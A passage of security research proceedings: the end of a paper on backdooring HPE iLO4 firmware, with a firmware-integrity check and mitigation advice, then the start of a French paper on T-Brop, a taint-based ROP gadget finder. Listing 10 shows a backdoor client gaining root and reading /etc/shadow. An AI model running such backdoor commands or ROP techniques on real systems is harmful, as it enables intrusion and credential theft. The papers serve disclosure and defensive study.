[+] Found msleep @0xffffffff810f0050
[+] Found strcat @0xffffffff8140c9c0
[+] Found kernel_read_file_from_path @0xffffffff812236e0
[+] Found vfree @0xffffffff811d7f90
[+] Shellcode written
[+] iLO Backdoor found
[+] Linux Backdoor found
>>> ib.cmd("/usr/bin/id")
[+] Found shared memory page! 0xe8200000 / 0xffff8800e8200000
uid=0(root) gid=0(root) groups=0(root)

>>> ib.cmd("head /etc/shadow")
root:!:16758:0:99999:7:::
daemon:*:17268:0:99999:7:::
bin:*:17268:0:99999:7:::
sys:*:17268:0:99999:7:::
sync:*:17268:0:99999:7:::
games:*:17268:0:99999:7:::
man:*:17268:0:99999:7:::
lp:*:17268:0:99999:7:::
mail:*:17268:0:99999:7:::
news:*:17268:0:99999:7:::

>>> ib.remove_linux_backdoor()
```

Listing 10. iLO backdoor client

8 Detecting firmware compromise

So far we have seen that the lack of hardware root of trust leaves the system widely vulnerable to a persistent backdoor at firmware level. As a defender, one could use the same privileged access to the iLO system offered by the exploitation of the web server vulnerability to read the content of the flash and attempt to validate its content.

For this purpose, a script was developed to automatize the process of flash dumping using the RCE vulnerability and comparing to known "good" digests.

```
$ python exploit_check_flash.py 192.168.42.78 250
[*] Connecting to 192.168.42.78...
[+] Connected
[+] Request XML sent
[*] XML data retrieved
[*] Found iLO version 2.50
[+] Request 2 sent
[*] 0x00000000 bytes...
```

```
[*] 0x00000400 bytes...
[*] 0x00000800 bytes...
[...]
[*] 0x00fff800 bytes...
[*] 0x00fffc00 bytes...
[+] Flash contains iLO4 version 250

$ python exploit_check_flash.py 192.168.42.78 250
[*] Connecting to 192.168.42.78...
[+] Connected
[+] Request XML sent
[*] XML data retrieved
[*] Found iLO version 2.50
[+] Request 2 sent
[*] 0x00000000 bytes...
[...]
[*] 0x00fffc00 bytes...
[-] Unknown firmware dumped! This might indicate a backdoor!
```

Listing 11. Firmware integrity check

This is a best effort attempt to provide a simple and practical way of checking the firmware integrity. Still, as always with backdoor/rootkit detection, it is a race to the lowest levels. In this example, we perform a read of the content of the flash from a userland task. This userland uses an interface provided by the `SpiService` service, which in turn makes syscalls to the kernel. In case of a compromised firmware, one of these components may hook the read function and hide sensitive modifications.

9 Conclusion

`BMC`, and `iLO` systems in particular, are complex and powerful. They offer many services and features, at the cost of a significant attack surface. During the course of this study, the authors discovered a critical vulnerability in the web server component of `iLO4`. Although fixed by the vendor, it offers a trivial remote authentication bypass and full compromise of both the `iLO` and the host systems.

If they are not actively used, completely disabling the feature is a good practice. Otherwise, administrators should take great care to keep their systems up to date whenever possible. Network-level isolation should be put in place to ensure that `iLO` systems can only be accessed from dedicated administration `VLAN`s.

We use the web server vulnerability and its related code execution primitive as a foothold on the `iLO` system; trying to install ourselves persistently on the system. As demonstrated in this paper, `iLO4` systems offer perfect, highly stealth, long term persistence capabilities to a motivated

attacker; mostly due to the lack of hardware root of trust and to our privileged access to the SPI service. Indeed, thanks to our code execution primitive we were able to bypass the signature check performed by the installed firmware and to flash our rogue firmware. From there, the chain of trust relies upon the bootloader, which we have compromised.

It also means that in case of a compromise, wiping and reinstalling the host operating system is not sufficient: the hardware should be considered untrusted as well. This sensible security gap is advertised to be fixed with the release of iLO5 systems and Proliant Gen10 servers, bundled with a feature named *silicon root of trust*.

Platform security awareness is slowly gaining more and more attention. Long term efforts such as the CHIPSEC framework [8] or more recently published projects like Titan from Google [1] are good illustrations. Each independent computational unit is a potential target for the attackers and thus has to be taken into consideration in the security model.

The authors would like to thank the Synacktiv and Airbus Digital Security teams for their insightful reviews and comments.

References

1. Google Cloud Platform Blog. Titan in depth: Security in plaintext. https://cloudplatform.googleblog.com/2017/08/Titan-in-depth-security-in-plaintext.html, 2017.
2. Distributed Management Task Force Inc. (DMTF). System Management BIOS (SMBIOS) Reference Specification Version: 3.1.1. https://www.dmtf.org/sites/default/files/standards/documents/DSP0134_3.1.1.pdf, 2017.
3. Dan Farmer. IPMI: freight train to hell. http://fish2.com/ipmi/itrain.pdf, 2013.
4. Microsoft. Introduction to the Windows Hardware Error Architecture. https://docs.microsoft.com/en-us/windows-hardware/drivers/whea/introduction-to-the-windows-hardware-error-architecture, 2017.
5. HD Moore. A Penetration Tester's Guide to IPMI and BMCs. https://blog.rapid7.com/2013/07/02/a-penetration-testers-guide-to-ipmi/, 2013.
6. Fabien Perigaud, Alexandre Gazet, and Joffrey Czarny. Subverting your server through its BMC: the HPE iLO4 case. RECon conference, https://recon.cx/2018/brussels/resources/slides/RECON-BRX-2018-Subverting-your-server-through-its-BMC-the-HPE-iLO4-case.pdf, 2018.
7. Ben Seri and Alon Livne. Exploiting BlueBorne in Linux-based IoT devices. https://www.blackhat.com/docs/eu-17/materials/eu-17-Seri-BlueBorne-A-New-Class-Of-Airborne-Attacks-Compromising-Any-Bluetooth-Enabled-Linux-IoT-Device-wp.pdf, 2017.
8. CHIPSEC. CHIPSEC: Platform Security Assessment Framework. https://github.com/chipsec/chipsec, 2014-2018.
9. Common Vulnerabilities and Exposures (CVE). CVE-2017-12542. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-12542, 2017.

Taint-Based Return Oriented Programming

Colas Le Guernic[1,2] et François Khourbiga[3]
colas.le-guernic@intradef.gouv.fr
francois.khourbiga@orange.com

[1] DGA Maîtrise de l'Information
[2] Univ. Rennes, Inria, CNRS, IRISA
[3] Orange Cyberdéfense

Résumé. Dans ce papier nous présentons une nouvelle approche pour la recherche de gadgets. Plutôt que d'utiliser une sémantique symbolique précise et coûteuse, nous nous basons sur une sémantique de teinte qui prend en compte correctement les registres, la pile, et la mémoire. Cette approche a été implémentée dans un outil libre, T-Brop, qui démontre son intérêt et son positionnement intermédiaire : plus rapide que les outils symboliques et permettant des requêtes plus expressives que les outils syntaxiques.

1 Introduction

Lors d'une évaluation de sécurité sur un logiciel, l'analyste doit émettre un avis et des recommandations en terme d'architecture, de configuration, et de correction d'éventuelles failles identifiées. À défaut de preuve formelle de sécurité, l'analyste doit être compétent et utiliser des outils à l'état de l'art afin d'émettre un avis pertinent. Par ailleurs, ses recommandations auront plus de poids s'il réussit à démontrer la criticité d'une faille par un code d'exploitation capable de contourner les contre-mesures prévues.

C'est dans ce contexte que nous avons développé l'approche *taint-based return oriented programming* et l'outil associé, T-Brop, qui facilite la réalisation de ROP chains. Outre la correction de la faille associée, cet outil nous permet d'insister sur la nécessité de mettre en place des contre-mesures modernes, comme la vérification d'intégrité du flot d'exécution (*control flow integrity*, CFI [1]), afin d'entraver ce type d'attaques.

La faille classique du débordement de tampon sur la pile (*stack buffer overflow* [15]) permet d'injecter du code dans la mémoire d'un processus et de détourner le flot d'exécution vers ce code injecté via l'écrasement de l'adresse de retour. Si ce type de failles persiste encore, leur exploitation directe est heureusement aujourd'hui rendue difficile par différentes contre-mesures. Parmi celles-ci, la prévention de l'exécution des données (*data*

execution prevention, DEP, ou *write xor execute*, W⊕X) empêche, comme son nom l'indique, l'exécution d'une zone mémoire modifiable : une zone mémoire est modifiable ou exécutable mais pas les deux.

Tant qu'une contre-mesure de ce type est active, il n'est pas possible d'injecter et exécuter un code malveillant. Il reste cependant possible de détourner le flot d'exécution vers du code déjà présent en mémoire, on parle alors d'attaque en réutilisation de code (*code reuse attack* [17]).

Parmi ces approches, le ROP (*return oriented programming* [14, 24, 29]) consiste en l'enchainement de courtes séquences d'instructions terminant par un retour de fonction ou plus généralement tout branchement indirect. Ces portions de code sont appelées *gadget*, et leur enchainement une *ROP chain*. Des contre-mesures, notamment les différentes variantes de CFI, permettent de détecter ou entraver, dans une certaine mesure, les ROP chains. Encore faut-il qu'elles soient correctement mises en œuvre.

Dans le cadre d'un débordement de tampon sur la pile, plutôt que d'injecter du code, les adresses des gadgets de la ROP chain sont placées sur la pile. Lors de l'exécution du retour de fonction en fin de gadget, l'adresse du gadget suivant est récupérée sur la pile, provoquant son exécution et permettant ainsi l'enchainement des gadgets de la ROP chain.

De nombreux outils ont été développés pour faciliter l'élaboration de ROP chains. Comme nous le verrons plus loin, ces outils peuvent être classés en deux catégories distinctes suivant la précision de l'analyse effectuée sur chaque gadget. Les plus rapides se limitent à la syntaxe : la liste des instructions. Les plus puissants calculent une relation symbolique entre entrées et sorties. Ces derniers sont cependant très (trop) lents.

Nous proposons une approche intermédiaire basée sur une sémantique imprécise : les flux explicites d'information. Cette approche permet un filtrage plus puissant que les méthodes purement syntaxique, tout en étant plus rapide que les approches symboliques.

Notre contribution principale est un algorithme efficace pour calculer les relations de dépendances des entrées vers les sorties de chaque gadget, en particulier les dépendances vers le pointeur d'instruction à la fin du gadget, que nous appelons condition de chaînage. Ces relations de dépendances nous permettent d'évaluer la complexité des gadgets plus pertinemment qu'avec leur seule taille, et peuvent être exploitées pour filtrer les gadgets plus efficacement qu'avec des expressions régulières. Nous décrivons également comment obtenir une approximation de l'ensemble des dépendances atteignables par l'ensemble des ROP chains dérivables à partir d'un ensemble donné de gadgets. Nous avons mis en œuvre notre approche dans l'outil libre T-Brop : `https://github.com/DGA-MI-SSI/T-Brop`.

Dans le reste du papier nous commençons par présenter succinctement les principaux outils disponibles dédiés à l'élaboration de ROP chain en section 2. Nous faisons ensuite un rappel sur les matrices booléennes en section 3 Nous nous en servons pour présenter le cœur théorique de notre contribution en commençant par une analyse offrant des garanties fortes de correction sections 4, et une autre moins conservative section 5. Nous montrons ensuite comment utiliser ce calcul de dépendances pour constituer et interroger une base de gadgets section 6. Notre implémentation est brièvement décrite section 7 et nos premiers résultats expérimentaux sont rapportés section 8. Pour finir nous évoquons quelques pistes d'améliorations et travaux futurs section 9 avant de conclure section 10.

2 État de l'art

L'élaboration d'une ROP chain nécessite plusieurs étapes. La première consiste à lister les gadgets disponibles Pour ce faire, on commence par identifier les branchements indirects. On remonte ensuite de quelques instructions à partir de chacun de ces branchements pour former des gadgets. On recherche ensuite des gadgets en fonction de l'effet souhaité, pour initialiser un contexte par exemple. La dernière étape consiste en l'assemblage des gadgets sous une forme garantissant leur enchainement. Cette dernière étape peut nécessiter une recherche de gadgets supplémentaires.

De nombreux outils sont dédiés à la réalisation de ROP chain. La table 1 en liste quelques-uns. Pour chacun d'eux nous avons récupéré quelques statistiques en terme de popularité et d'activité le 7 avril 2018. La popularité n'est qu'une mesure imprécise de la qualité ou l'intérêt d'un outil, et les dates de premier et dernier commit sur la branche *master*, ou même leur nombre, ne reflète pas nécessairement le degré d'activité d'un projet. Par exemple, rp++ n'a connu qu'une douzaine de commits depuis fin 2012, et près de la moitié concerne la documentation. Dans ce cas précis, cette faible activité s'explique par la robustesse et le périmètre limité de l'outil. Par ailleurs, certains projets listés sont en fait des framework intégrant une fonctionnalité d'aide à la réalisation de ROP chain : radare2, Pwntools, PEDA, BARF, ida-sploiter. Les différentes statistiques ne concernent pas uniquement la fonctionnalité ROP et sont donc sur-évaluées. Angr[4] [30] et Metasploit[5] proposent également une aide à l'élaboration de ROP chain, mais dans un projet distinct : angrop et rex-rop_builder (msfrop) respectivement.

[4] angr, a binary analysis framework, `http://angr.io/`
[5] RAPID7 metasploit, `https://www.metasploit.com/`

				commit			
name	**watch**	**star**	**fork**	**first**	**last**	**count**	**URL**
radare2 /R	413	7119	1421	2009	-	17775	github.com/radare/radare2
Pwntools	247	3740	767	2013	-	3290	github.com/Gallopsled/pwntools
PEDA	163	2446	453	2012	-	94	github.com/longld/peda
ROPgadget	103	1377	333	2011	2017	422	github.com/JonathanSalwan/ROPgadget
BARF	69	977	134	2014	-	816	github.com/programa-stic/barf-project
rp++	56	573	123	2012	2017	138	github.com/0vercl0k/rp
mona	68	540	211	2013	2017	133	github.com/corelan/mona
Ropper	43	535	107	2014	-	582	github.com/sashs/Ropper
rop-tool	47	474	98	2014	-	179	github.com/t00sh/rop-tool
ropc	36	222	24	2012	2013	16	github.com/pakt/ropc
angrop	18	188	37	2014	2017	141	github.com/salls/angrop
universalrop	18	178	23	2017	-	10	github.com/kokjo/universalrop
roputils	17	156	46	2014	2016	195	github.com/inaz2/roputils
rop_compiler	14	145	29	2015	2017	212	github.com/jeffball55/rop_compiler
ropa	3	142	26	2017	-	271	github.com/orppra/ropa
xrop	10	136	35	2014	2017	82	github.com/acama/xrop
ROPER	12	132	19	2016	-	326	github.com/oblivia-simplex/roper
ida-sploiter	14	111	27	2014	2017	10	github.com/iphelix/ida-sploiter
ropeme	7	95	38	2013	2016	4	github.com/packz/ropeme
ropstone	7	79	9	2016	2017	10	github.com/blasty/ropstone
nrop	13	63	15	2014	2016	126	github.com/awailly/nrop
Agafi	16	61	19	2014	2015	13	github.com/CoreSecurity/Agafi
ropc-llvm	10	61	14	2013	2013	2	github.com/programa-stic/ropc-llvm
DrGadget	10	46	10	2014	2017	19	github.com/patois/DrGadget
EasyROP	6	44	11	2016	2017	55	github.com/uZetta27/EasyROP
ropchain	10	43	12	2014	2015	93	github.com/SQLab/ropchain
rop-chainer	3	40	14	2016	-	11	github.com/wizh/rop-chainer
Mov2Rop	1	3	1	2017	2017	66	github.com/0xEval/bsc-thesis
rex-rop_builder	37	1	0	2011	2017	29	github.com/rapid7/rex-rop_builder
PSHAPE	N.A.	N.A.	N.A.	2016	2016	1	sites.google.com/site/exploitdevpshape

Tableau 1. Quelques outils d'aide à la création de ROP-chain. Données en date du 7 avril 2018. Dans la colonne *last commit*, '-' signifie qu'il y a eu au moins un commit sur la branche *master* depuis le 1 janvier 2018.

2.1 Filtrage syntaxique

Tous ces outils permettent de lister l'ensemble des gadgets jusqu'à une certaine taille dans un exécutable. Certains se limitent au gadgets terminant par un retour de fonction, ou ne gèrent pas tout le jeu d'instruction. La limite en terme de taille s'exprime parfois en bytes ou en nombre d'instructions. Cela peut expliquer une certaine variabilité dans le nombre de gadgets retournés.

À partir de cette liste, l'analyste peut rechercher le gadget souhaité. S'il n'est pas directement dans la liste des gadgets disponibles, l'analyste aura recours à des expressions régulières de plus en plus permissives. Par exemple, si elle ne trouve pas directement le gadget `mov rax, rbx ; ret`, elle commencera par rechercher les gadgets du type :

```
mov rax, rbx
.*
ret
```

Si cette nouvelle requête ne permet pas de trouver le gadget souhaité, il sera nécessaire d'étendre la recherche pour obtenir des gadgets différents dont la sémantique reste similaire au gadget initial. Par exemple :

```
xchg rax, rbx
.*
ret
```

```
push rbx
.*
pop rax
.*
ret
```

Afin de trouver des gadgets satisfaisant l'effet recherché, il peut falloir construire un nombre considérable d'expressions régulières, ou templates syntaxiques. Afin d'éviter de trop nombreux faux positifs, il faut potentiellement écrire des templates complexes. Par exemple, le dernier template pourrait être raffiné pour avoir autant de `push` que de `pop` entre le `push rbx` et le `pop rax`, et aucune modification de `rax` entre le `pop rax` et le `ret`.

2.2 Filtrage symbolique

Pour un filtrage plus efficace, certains outils calculent une relation symbolique précise entre les sorties et les entrées de chaque gadget. La recherche de gadgets équivalants peut se faire grâce à des règles de réécriture [5], ou de façon plus systématique avec un solveur SMT (*Satisfiability Modulo Theories* [2]) comme dans le module DEPlib 2.0 [31] du débogueur Immunity[6], OptiRop [22], nrop, BARFgadgets [12], ou PSHAPE [7].

[6] `http://www.immunityinc.com/products/debugger/`

Ainsi, l'analyste peut trouver tous les gadgets équivalant à un gadget donnée en effectuant une requête SMT pour chaque gadget identifié. Cette requête est construite à partir des expressions symboliques représentant la sémantique des deux gadgets comparés. Pour gagner en flexibilité, l'équivalence n'est recherchée que pour les écritures du gadget cible.

Résoudre toutes ses requêtes SMT pour chaque recherche de gadget est très coûteux, et parfois trop précis. En effet, quand l'analyste recherche un `mov rax, rbx`, en général c'est pour initialiser le registre `rax` à partir du registre contrôlé `rbx`. Dans ce cas, toute affectation de l'image de `rbx` par une fonction inversible au registre `rax` conviendrait. Par exemple, l'instruction `lea rax, [rbx+1]` n'est pas sémantiquement équivalente à `mov rax, rbx`. Pourtant cette instruction permet de choisir arbitrairement la valeur de `rax` si l'analyste contrôle la valeur de `rbx`.

Plutôt que de chercher une équivalence, il est donc parfois plus utile de chercher des dépendances. On peut les trouver facilement en cherchant les lectures qui apparaissent dans l'exression symbolique de l'écriture souhaitée, après un éventuel pré-traitement pour éviter les faux positifs. Ici, on cherche tous les gadgets tels que l'expression de `rax` dépende de `rbx`. C'est l'approche prise par angrop :

```
lea rax, [rbx+1]
ret
```

```
Stack change: 0x8
Changed registers: set(['rax'])
Popped registers: set([])
Register dependencies:
rax: [rbx ()]
```

2.3 Classification de gadgets

On l'a vu, la recherche de gadget passe par la rédaction de templates syntaxiques ou sémantiques qui peut être fastidieuse et demander une certaine expertise. Certains outils fournissent des templates pour classer les gadgets dans des catégories simples et utiles : affectations, lecture ou écriture en mémoire, sur la pile...

Ces gadgets élémentaires peuvent être combinés, parfois automatiquement, pour former des ROP chains élémentaires qui seront utilisées comme des gadgets. Par exemple, si on cherche à déréférencer un registre $r2$ pour mettre le résultat dans $r1 = [r2]$ et qu'aucun gadget élémentaire ne permet de réaliser cette action, on peut chercher un gadget réalisant la même opération sur d'autres registres $r3 = [r4]$, et des gadgets permettant d'obtenir les affectations $r4 = r2$ et $r1 = r3$. En combinant ces trois gadgets, élémentaires ou non, on obtient le déréférencement désiré.

Ces combinaisons se font sous l'hypothèse que l'analyste contrôle les données pointées par le registre de pile. Il arrive que les données contrôlées soient pointées par un autre registre. Il faut donc d'abord modifier le registre de pile pour qu'il pointe vers les données contrôlées, c'est ce qu'on appelle un *stack pivot*.

2.4 Génération de ROP chain

Si suffisamment de gadgets, ou combinaisons de gadgets, ont été trouvés dans chaque catégorie, certains outils, comme mona ou ROPgadget, proposent de générer automatiquement une ROP chain particulière : un appel à `VirtualProtect` ou `execve` par exemple.

D'autres outils, comme Gadget Exploit Framework [24], Q [28], ropc, ou ropc-llvm [11], sont plus ambitieux et proposent de compiler un programme arbitraire vers une ROP chain. Cependant ces outils génèrent en général des ROP chains très longues et ne sont que des preuves de concept utilisables uniquement sur des exemples bien choisis.

Pour tous ces outils, la génération d'une ROP chain est conditionnée par le présence d'un certain nombre de gadgets prédéfinis. Une approche exhaustive [25] permettrai la création de ROP chains dans plus de contextes mais l'explosion combinatoire associée semble insurmontable.

2.5 Approches exotiques

Quelques outils prennent une approche différente. Plutôt que de calculer une relation symbolique pour chaque gadget, Agafi [6] exécute les gadgets dans une machine virtuelle avec un contexte de départ bien choisi. Le filtrage sur les gadgets se fait en vérifiant des requêtes logiques sur les états d'entrée et de sortie obtenus. Il est ainsi possible de filtrer tous les gadgets tels que, sur la trace exécutée, `rax` en sortie est égal à `rbx` en entrée. Agafi permet également de générer des ROP chains avec un contexte cible.

Mov2Rop [3] quant à lui se base sur M/o/Vfuscator [4] pour transformer un shellcode arbitraire en une séquence d'instructions `mov`. Il ne reste plus qu'à chercher des gadgets pour chacun des `mov` obtenus.

Pour finir ROPER [9] (à ne pas confondre avec Ropper) utilise la programmation génétique pour générer des ROP chains.

2.6 Conclusion

La plupart des outils automatiques échouent s'ils ne trouvent pas de gadgets dans les catégories dont ils ont besoin. L'analyste doit alors

chercher lui même des gadgets et un enchainement à partir d'un listing de séquences d'instructions avec ou sans information symbolique.

Les outils purement syntaxique sont très rapide mais nécessite un travail de filtrage par expression régulière fastidieux. Les outils symboliques permet un filtrage plus puissant mais nécessitent un calcul symbolique et pour certains la résolution d'un grand nombre de requêtes SMT. En partique, ils ne sont pas satisfaisants, dixit Tavis Ormandy [20, 21] :

> « Did OptiROP ever get released ? I always solve these constrained ROP problems manually because no good tools exist. »

> « I know about DEPLIB, but it's not really usable. I think I'm just going to have to write the tool I want :(»

3 Matrices de Boole

Avant de décrire notre approche, quelques rappels sur l'algèbre de Boole à deux éléments et la manipulation de matrices sont nécessaires.

L'algèbre de Boole à deux éléments peut être définie comme l'ensemble des deux valeurs de vérité *Vrai* et *Faux*, que l'on notera 1 et 0 respectivement, muni des opérateurs suivants :

- la disjonction, c'est à dire le *ou* logique, parfois notée $\vee$ et que nous désignerons également par $+$;
- la conjonction, c'est à dire le *et* logique, parfois notée $\wedge$ et que nous désignerons également par $\times$;
- et la négation, dont nous n'aurons pas l'usage.

Pour les puristes : les notations $+$ et $\times$ sont abusives car $(\{0,1\}, +, \times)$ n'est qu'un demi-anneau, mais elles nous permettrons de définir le produit matriciel avec des notations plus habituelles.


Une matrice est un tableau à double entrée. Pour une matrice M, l'entrée à la ligne i, colonne j, est notée $m_{i,j}$. Pour deux matrices A et B, si n, le nombre de colonnes de A, est égal au nombre de lignes de B, on définit leur produit $M = AB$ de la façon suivante :

$$m_{i,j} = \sum_{k=0}^{n-1} a_{i,k} b_{k,j}$$

Nous nous intéressons en particulier aux matrices carrées (autant de lignes que de colonnes) à valeur dans $\{0,1\}$. Ces matrices sont très utiles pour représenter des relations entre éléments d'un même ensemble.

Une relation est un ensemble de couples, deux éléments x et y sont dit en relation si et seulement si le couple (x, y) appartient à cet ensemble. Nous nous en servirons pour représenter une relation de dépendance entre registres, plus précisément la présence, ou non, d'un flux d'information entre une entrée et une sortie lors de l'exécution d'un gadget. Usuellement, ces matrices booléennes servent à représenter la présence, ou non, d'une arrête entre deux nœuds d'un graphe : la matrice d'adjacence.[7] Il y a équivalence entre matrices booléennes, graphes orientés, et relations.

Exemple 1. Sur un ensemble à quatre éléments A, B, C, et D, la relation définie par les couples (A, B), (B, C), (C, B), et (C, D) peut être représentée sous forme de graphe, de matrice, ou de tableau.



$$M = \begin{pmatrix} 0 & 0 & 0 & 0 \\ 1 & 0 & 1 & 0 \\ 0 & 1 & 0 & 0 \\ 0 & 0 & 1 & 0 \end{pmatrix}$$

out \ in	A	B	C	D
A	·	·	·	·
B	↲	·	↲	·
C	·	↲	·	·
D	·	·	↲	·

Les 0 sont volontairement grisés dans la représentation matricielle pour améliorer sa lisibilité. Les étiquettes de la représentation tabulaire seront tronquées si nécessaire par la suite.

Le produit matriciel se définit également pour les matrices booléennes. Ici, l'opérateur d'addition est une disjonction, et l'opérateur produit, une conjonction. Ainsi les éléments d'une matrice $M = AB$ sont définit comme des disjonctions de conjonctions :

$$m_{i,j} = \bigvee_{k=0}^{n-1} a_{i,k} \wedge b_{k,j}$$

Autrement dit $m_{i,j}$ vaut 1 si il existe k tel que $a_{i,k}$ et $b_{k,j}$ valent tous les deux 1. Dans le cas contraire $m_{i,j}$ vaut 0. Quant à la somme, elle est définie par $M = A + B$ comme une disjonction composante par composante.

En considérant la matrice d'adjacence M d'un graphe : M représente tous les chemins de longueur 1 et M^k représente les chemins de longueur exactement k. Par extension M^0 est la matrice identité notée I avec des 1 uniquement sur la diagonale, et représente les chemin de longueur 0. $I + M$ représente les chemin de longueur au plus 1.

[7] Nous utilisons la convention $m_{i,j} = 1$ si et seulement si il existe une transition du nœud j au nœud i, contrairement à ce qui se fait d'habitude.

4 Sémantique de teinte

Plutôt que de se baser uniquement sur la syntaxe ou sur une sémantique précise, symbolique, nous prenons une approche intermédiaire basée sur une sémantique de teinte [26, 27]. L'objectif est d'être plus rapide que les approches symboliques et plus informatif qu'une approche purement syntaxique pour un analyste qui cherche a étendre son influence sur l'état du système. Concrètement, on teinte les registres influencés, et on propage ensuite cette teinte avec les règles habituelles.

Plus formellement (mais pas trop), l'état e du système est une fonction qui à chaque registre ou adresse mémoire associe sa valeur. Suite au déclenchement d'une vulnérabilité, un analyste exerce une influence sur un registre r si et seulement si il est capable de choisir la valeur du registre r, parmi au moins deux options. Cette influence sur l'état du système est représentée par un vecteur v de valeurs de vérité indiquant pour chaque registre s'il est influencé ou non. La même notion d'influence peut être définie pour la mémoire, mais oublions la pour le moment.

4.1 Matrice de dépendances

Cette notion d'influence initiale, au déclenchement de la vulnérabilité, est secondaire, l'analyste peut choisir lui même quels registres il estime pouvoir influencer. Ce qui nous intéresse ici est l'évolution de cette influence.

Étant donné une séquence d'instruction s, on appelle matrice de dépendance de s, notée M_s, la matrice dans l'algèbre de Boole représentant l'évolution de l'influence par s. De façon similaire à l'étude des flux d'information (*information flow* [10]) ou l'analyse d'atteignabilité des variables (*reachability analysis* [18]), la valeur de $M_s(i, j)$ est égale à 1 si et seulement si il existe deux états identiques partout sauf sur le registre j tels que l'application de la séquence d'instruction s mène à deux états pour lesquels le registre i est différent. De façon équivalente, si quelque soit l'état initial, changer la valeur du registre j en entrée ne change pas la valeur du registre i en sortie, alors j n'influence pas i, et réciproquement. À partir d'un vecteur d'influence v, et après la séquence d'instructions s, on obtient le vecteur d'influence $M_s v$.


Exemple 2. En se limitant aux registres rax, rbx, et rcx, une influence initiale sur le registre rbx uniquement est représentée par le vecteur $v = (0\ 1\ 0)^\top$. Considérons le gadget suivant et sa matrice de dépendances :

```
xchg rax, rbx
xor rcx, rcx
add rcx, rax
jmp rcx
```

$$M = \begin{pmatrix} 0 & 1 & 0 \\ 1 & 0 & 0 \\ 0 & 1 & 0 \end{pmatrix}$$

out \ in	rax	rbx	rcx
rax	·	↲	·
rbx	↲	·	·
rcx	·	↲	·

ou sous forme de graphe :



L'influence après l'exécution de cette séquence est donnée par le produit $Mv = (1\ 0\ 1)^\top$, soit une influence sur rax et rcx mais pas rbx.

Le calcul de la matrice M est indécidable dans le cas général. Ici, nous ne nous intéressons qu'à des séquences d'instructions sans structure de contrôle, le problème devient alors NP-complet (voir annexe A). On ne peut donc pas calculer M de façon exacte en un temps raisonnable, mais on peut facilement en calculer une approximation conservative en considérant chaque instruction individuellement, comme les algorithmes classiques de propagation de teinte. Cette approximation est dite conservative, car si elle peut rajouter des influences (faux positifs), elle ne peut pas en oublier (faux négatifs). Si M_g est la matrice d'un gadget g et M_{op} la matrice d'une instruction précédent g, alors $M_g M_{op}$ est la matrice du gadget $op; g$.

Exemple 3. En reprenant la séquence d'instructions de l'exemple 2 on a :

```
g0:
    jmp rcx
```

$$\begin{pmatrix} 1 & 0 & 0 \\ 0 & 1 & 0 \\ 0 & 0 & 1 \end{pmatrix}_{\text{g0}}$$

```
g1:
    add rcx, rax
    jmp rcx
```

$$\begin{pmatrix} 1 & 0 & 0 \\ 0 & 1 & 0 \\ 0 & 0 & 1 \end{pmatrix}_{\text{g0}} \begin{pmatrix} 1 & 0 & 0 \\ 0 & 1 & 0 \\ 1 & 0 & 1 \end{pmatrix}_{\texttt{add}} = \begin{pmatrix} 1 & 0 & 0 \\ 0 & 1 & 0 \\ 1 & 0 & 1 \end{pmatrix}_{\text{g1}}$$

```
g2:
    xor rcx, rcx
    add rcx, rax
    jmp rcx
```

$$\begin{pmatrix} 1 & 0 & 0 \\ 0 & 1 & 0 \\ 1 & 0 & 1 \end{pmatrix}_{\text{g1}} \begin{pmatrix} 1 & 0 & 0 \\ 0 & 1 & 0 \\ 0 & 0 & 0 \end{pmatrix}_{\texttt{xor}} = \begin{pmatrix} 1 & 0 & 0 \\ 0 & 1 & 0 \\ 1 & 0 & 0 \end{pmatrix}_{\text{g2}}$$

```
g3:
    xchg rax, rbx
    xor rcx, rcx
    add rcx, rax
    jmp rcx
```

$$\begin{pmatrix} 1 & 0 & 0 \\ 0 & 1 & 0 \\ 1 & 0 & 0 \end{pmatrix}_{\text{g2}} \begin{pmatrix} 0 & 1 & 0 \\ 1 & 0 & 0 \\ 0 & 0 & 1 \end{pmatrix}_{\texttt{xchg}} = \begin{pmatrix} 0 & 1 & 0 \\ 1 & 0 & 0 \\ 0 & 1 & 0 \end{pmatrix}_{\text{g3}}$$

Ainsi le calcul de M peut être mutualisé pour les gadgets ayant un suffixe commun. Le coût de l'extension d'un gadget est limité au produit de deux matrices booléennes creuses. En pratique la complexité est linéaire en le nombre de registres suivis. On remarquera que la matrice de dépendance d'une instruction ne modifiant pas les registres est la matrice identité.

4.2 Condition de chaînage

Ces matrices de dépendances peuvent être utilisées pour filtrer un ensemble de gadgets en sélectionnant uniquement ceux autorisant un flux entre deux registres précis par exemple. Une autre approche consiste à définir un vecteur u représentant un registre cible (ou une disjonction de registres cibles) ; à partir du vecteur d'influence v et du gadget g on peut influencer le registre cible seulement si $u^\top M_g v$ est 1.

Exemple 4. À partir de *rbx* et en appliquant le gadget de l'exemple 2 on ne peut pas influencer la valeur d'*rbx* en sortie $\begin{pmatrix}0&1&0\end{pmatrix}$, mais on peut (peut-être, car on calcul une approximation conservative) influencer celle d'*rcx*, $\begin{pmatrix}0&0&1\end{pmatrix}$. En effet :

$$\begin{pmatrix}0&1&0\end{pmatrix}\begin{pmatrix}0&1&0\\1&0&0\\0&1&0\end{pmatrix}\begin{pmatrix}0\\1\\0\end{pmatrix}=0 \qquad\qquad \begin{pmatrix}0&0&1\end{pmatrix}\begin{pmatrix}0&1&0\\1&0&0\\0&1&0\end{pmatrix}\begin{pmatrix}0\\1\\0\end{pmatrix}=1$$

Un registre cible particulièrement intéressant est le pointeur d'instruction. Si u est le vecteur dont la seule valeur à 1 correspond au pointeur d'instruction, alors, pour un gadget g, on définit la condition de chaînage de g, notée u_g^{cc}, le vecteur $u^\top M_g$. Par définition, u_g^{cc} représente l'ensemble des registres qui peuvent influencer la valeur du pointeur d'instruction après l'exécution du gadget g. Pour pouvoir chaîner g avec d'autres gadgets il faut contrôler au moins l'un de ces registres, et idéalement tous.

Exemple 5. La condition de chaînage du gadget de l'exemple 2 est le vecteur $\begin{pmatrix}0&1&0\end{pmatrix}$, ou sous forme tabulaire :

out \ in	rax	rbx	rcx
rip	·	↵	·

Ainsi, on ne pourra pas contrôler le chaînage de ce gadget si on ne contrôle pas *rbx* avant son exécution.

